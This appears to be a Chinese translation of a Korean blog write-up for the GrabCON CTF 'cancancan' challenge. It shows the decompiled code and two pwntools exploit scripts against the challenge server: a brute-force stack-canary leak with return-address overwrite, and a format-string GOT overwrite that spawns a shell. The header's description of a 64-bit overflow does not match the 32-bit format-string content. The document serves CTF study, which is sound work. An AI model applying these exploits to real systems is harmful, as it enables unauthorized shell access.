2021-09-09 · 1분
GrabCON CTF — Easy Bin write-up
GrabCON pwnable 的 write-up:payload 为 dummy[48] + sfp[8] + vuln 的一道简单 64 位 BOF。共 4 题中的一题(解出 3 题)。
securityctf
2021-09-09 · 2분
这篇文章发布已超过两年,内容可能已过时。
GrabCON CTF
下一题~!题目文件名是 cancancan。
int __cdecl main(int argc, const char **argv, const char **envp)
{
  init(&argc);
  puts("can you bypass me???");
  vuln();
  return 0;
}
unsigned int vuln()
{
int i; // [esp+4h] [ebp-74h]
char buf[100]; // [esp+8h] [ebp-70h] BYREF
unsigned int v3; // [esp+6Ch] [ebp-Ch]
v3 = __readgsdword(0x14u);
for ( i = 0; i <= 1; ++i )
{
read(0, buf, 0x200u);
printf(buf);
}
return __readgsdword(0x14u) ^ v3;
}int win()
{
return system("/bin/sh");
}
看起来只要设法执行 win 函数就行。其实这题我折腾了一阵——看 vuln 函数,它正好重复 2 次接收输入,而上图里又恰好设了栈金丝雀,所以我一口咬定是金丝雀泄露题,做了些无用功 ㅠㅠ。确实也有人写了下面这样的代码去试。下面的代码是用暴力破解解金丝雀泄露的代码。
查看更多
from pwn import *

context.log_level = 'error'

ERROR = "*** stack smashing detected ***"

i = 1
while True:
    s = remote("35.246.42.94", 31337)
    offset = f"%{i}$x"

    s.recvline()

    # STAGE 1
    payload1 = offset.encode()
    s.sendline(payload1)

    canary = s.recv()[2:-1]
    canary = canary + b'0'*(8-len(canary))
    canary = p32(int(canary, 16))

    # STAGE 2
    payload2 = b'A'*100
    payload2 += canary
    payload2 += b'B'*12
    payload2 += p32(0x08049408) # RET
    payload2 += p32(0x08049236) # WIN

    s.sendline(payload2)

    try:
        result = s.recvline().decode()
        print(f"offset {i} failed")
        s.close()
        i += 1
    except:
        s.interactive()
        s.close()
        break
但最后仔细一看,printf(buf); 这里在触发 FSB。那么这题就能非常快地解开。

offset = 6
如上输入,查出了 offset 是 6。那么我就把 read 的 GOT 改成 win 函数。
代码如下。
源代码
查看更多
from pwn import *
#context.log_level = 'debug'

p = remote('35.246.42.94',31337)
elf = ELF('./cancancan')

payload = fmtstr_payload(6, {elf.got['read']:elf.symbols['win']})

pause()
p.sendline(payload)
p.interactive()
以后我不再纠结金丝雀了...ㅠ
原文(韩语): tistory — 发布于 2021-09-09,已迁移至本博客。本翻译由 AI 协助完成。
…